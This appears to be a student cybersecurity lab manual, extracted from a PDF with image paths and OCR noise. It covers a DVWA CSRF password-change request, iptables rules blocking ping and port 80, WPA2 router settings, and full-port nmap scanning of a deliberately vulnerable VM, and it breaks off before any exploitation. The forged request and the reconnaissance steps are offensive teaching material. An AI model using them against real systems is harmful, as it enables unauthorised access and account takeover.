
Password  
\*\*\*\*\*


Login

open burpsuite




click start burp suite





open browser

search for




## DVWA

[http://127.0.0.1/DVWA/vulnerabilities/csrf/?password\\_new=new&password\\_conf=new&Change=Change](http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change)

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



## Experiment 5: Implement a firewall for an organization.

```
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:
```

```
(kali㉿kali)-[~]
$ sudo service mysql start
```

Check ip address in kali

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192.168.23.255
          inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
              RX packets 109 bytes 39332 (38.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 133 bytes 24038 (23.4 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 171 bytes 37444 (36.5 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 171 bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
  IPv4 Address . . . . . : 172.16.242.8
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 1:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

```
(kali㉿kali)-[~]
$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

---

To unblock the ping packets use the commands

```
(kali㉿kali)-[~]
$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```

Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128
Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

### Task 2: Block the port numbers

```
(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.



### This site can't be reached

**192.168.23.128** took too long to respond.

Try:

- [Checking the connection](#)
- [Checking the proxy and the firewall](#)
- [Running Windows Network Diagnostics](#)

[ERR\\_CONNECTION\\_TIMED\\_OUT](#)

[Reload](#)

We need to block the availability of port 80.

Instead of -A use -D

```
(kali㉿kali)-[~] $ sudo iptables -D INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```


Now check the ip address of the kali linux in windows




## Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)

**Step1:** Switch On the D-Link Router.

**Step2:** Open a browser and search for dlinkrouter.local



Login



## Setup security mode as WPA2

The screenshot shows the 'WIRELESS SECURITY' configuration page. At the top, it says 'In this page, you can configure the wireless security settings for the router. Please note that changes made in this page must also be duplicated to your wireless clients and PC.' Below this, the 'WIRELESS SECURITY MODE' section is shown with a radio button for 'WPA2 only' selected. Under the 'WPA' section, it says 'Select WPA or WPA2 to achieve a balance of strong security and best compatibility. This mode uses WPA for legacy clients while maintaining higher security with stations that are WPA2 capable. The strongest cipher that the client supports is used. For the highest security, select WPA2 Only. This mode uses AES (CCMP) cipher and legacy stations are not allowed to access with WPA security. For maximum compatibility, select WPA Only. This mode uses TKIP cipher. Some gaming and legacy devices work only in this mode.' It also notes that WPA2 PSK does not require an authentication server and requires an external RADIUS server. The 'WPA Mode' dropdown is set to 'WPA2-PSK'.

Go to advanced tab

The screenshot shows the 'ADVANCED' tab configuration page. On the left sidebar, under the 'WIRELESS' category, 'WPA2-PSK' is listed. The main content area includes sections for 'WIRELESS SETTINGS -- WIRELESS BASICS' (Configure basic settings), 'ADVANCED WIRELESS -- ADVANCED SETTINGS' (Configure advanced features of the wireless LAN interface), 'ADVANCED WIRELESS -- MAC FILTERING' (Allows configuration of wireless firewall by denying or allowing designated MAC addresses), and 'ELESS -- SECURITY SETTINGS' (Configure security features of the wireless LAN interface).

Go to wireless tab

**WIRELESS**

Use this section to configure the wireless settings for your D-Link Router. Please note that changes made on this section may also need to be duplicated on your Wireless Client.

**WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA) :**

<b>Enable :</b>	<input checked="" type="checkbox"/>	<b>Uncheck the enable Wi-Fi Protected Setup then Save</b>
<b>Current PIN :</b>	00000000	<b>Generate New PIN</b> <b>Reset PIN to Default</b>
<b>Wi-Fi Protected Status :</b>	Disabled / Configured	
<b>Reset to Unconfigured</b>		

Go to wireless Repeater

Product Page: DIR-600M

**D-Link**

DIR-600M // **Setup** **Wireless** Advanced Maintenance

Wireless Basics

This page is used to configure the parameters for wireless LAN clients which may connect to your may change wireless encryption settings as well as wireless network parameters.

Wireless Network

Enable SSID Broadcast:  Enable Wireless Isolation:   
 Name(SSID): D-Link\_DIR-600M Mode: 802.11b/g/n

Goto status tab

Product Page: DIR-601      Hardware Version: A1      Firmware Version : 1.00NA

**D-Link**


DIR-601 //	SETUP	ADVANCED	TOOLS	STATUS	SUPPORT
DEVICE INFO	<b>DEVICE INFORMATION</b> All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.				
LOGS					
STATISTICS					
INTERNET SESSIONS					
ROUTING TABLE					
WIRELESS					
IPv6					
	<b>GENERAL</b> <b>Time :</b> Friday, May 01, 2009 12:53:13 AM <b>Firmware Version :</b> 1.00NA , Mon, 05 Oct 2009				
	<b>WAN</b> <b>Connection Type :</b> DHCP Client <b>Cable Status :</b> Connected <b>Network Status :</b> Connected ← <b>Connection Up Time :</b> 4 Days, 22:41:18 <b>MAC Address :</b> 00:24:01:7a:58:d6 <b>IP Address :</b> 172.16.100.189 <b>Subnet Mask :</b> 255.255.255.0 <b>Default Gateway :</b> 172.16.100.1 <b>Primary DNS Server :</b> 4.2.2.2 <b>Secondary DNS Server :</b> 4.2.2.3 <b>Advanced DNS :</b> Disabled				
	<b>Helpful Hints...</b> All of your WAN and LAN connection details are displayed here. <a href="#">More...</a>				

## Experiment 7: Analyze and exploit the root system of CMROS

Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.

Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file




Step4: Power on the cmros virtual machine and consider IP address of cmros

```

Checking filesystem: UUID=3ee3f1b6-3e84-4737-8de3-6be23e01514c
/dev/sda1: clean, 8956/524288 files, 99348/2096896 blocks
Remounting rootfs read/write...
Mounting filesystems in fstab...
Searching for early boot options... [ Done ]
Cleaning up the system... [ Done ]
Starting system log daemon: syslogd... [ Done ]
Starting kernel log daemon: klogd... [ Done ]
Loading Kernel modules...
Loading module: ohci_pci [ Done ]
Triggering udev events: --action=add [ Done ]
Processing /etc/init.d/bootopts.sh
Checking for SliTaz cmdline options...
chown: unknown user/group tux:users
Processing /etc/init.d/system.sh
Setting system locale: en_US [ Done ]
Loading console keymap: us [ Done ]
Starting TazPanel web server on port sh: invalid number ''
0... [ Done ]
WARNING: Unable to configure sound card
Processing /etc/init.d/network.sh
Loading network settings from /etc/network.conf
Setting hostname to: VulnOS [ Done ]
Configuring loopback... [ Done ]
-

```

### Step5: Open Kali linux on and open terminal



### Step6: Start attacking by following commands.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192
          .168.23.255
              inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x2
      0<link>
          ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
          RX packets 21 bytes 11710 (11.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 43 bytes 11536 (11.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions
          0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
```

Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.

```

Zmap
Scan Tools Profile Help
Target: 192.168.232.128
Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v 192.168.232.128
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS ↴ Host ▲ nmap -p 1-65535 -T4 -A -v 192.168.232.128
192.168.232.128
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Completed NSE at 11:16, 0.00s elapsed
Initiating ARP Ping Scan [1 port]
Completed ARP Ping Scan at 11:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:16
Completed Parallel DNS resolution of 1 host. at 11:16, 0.02s elapsed
Initiating SYN Stealth Scan at 11:16
Scanning 192.168.232.128 [65535 ports]
Discovered open port 80/tcp on 192.168.232.128
Discovered open port 13652/tcp on 192.168.232.128
Completed SYN Stealth Scan at 11:16, 1.02s elapsed (65535 total ports)
Initiating Service scan at 11:16
Scanning 2 services on 192.168.232.128
Completed Service scan at 11:16, 6.05s elapsed (2 services on 1 host)
Initiating OS detection [try #1] against 192.168.232.128
NSE: Script scanning 192.168.232.128.
Initiating NSE at 11:16
Completed NSE at 11:16, 90.13s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.02s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Nmap scan report for 192.168.232.128
Host is up (0.00075s latency).
Net: shmem: 65533 closed top ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http  BusyBox httpd 1.13
| http-methods:
|_ Supported Methods: GET HEAD POST

```

Now use the command below in the kali linux terminal

```

(kali㉿kali)-[~]
$ nmap -p -65535 -T4 -A -v 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-
libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select

```

Now open again nmap tool and set intense scan, all tcp ports

→ Now it displays all ports like http and ssh.

```

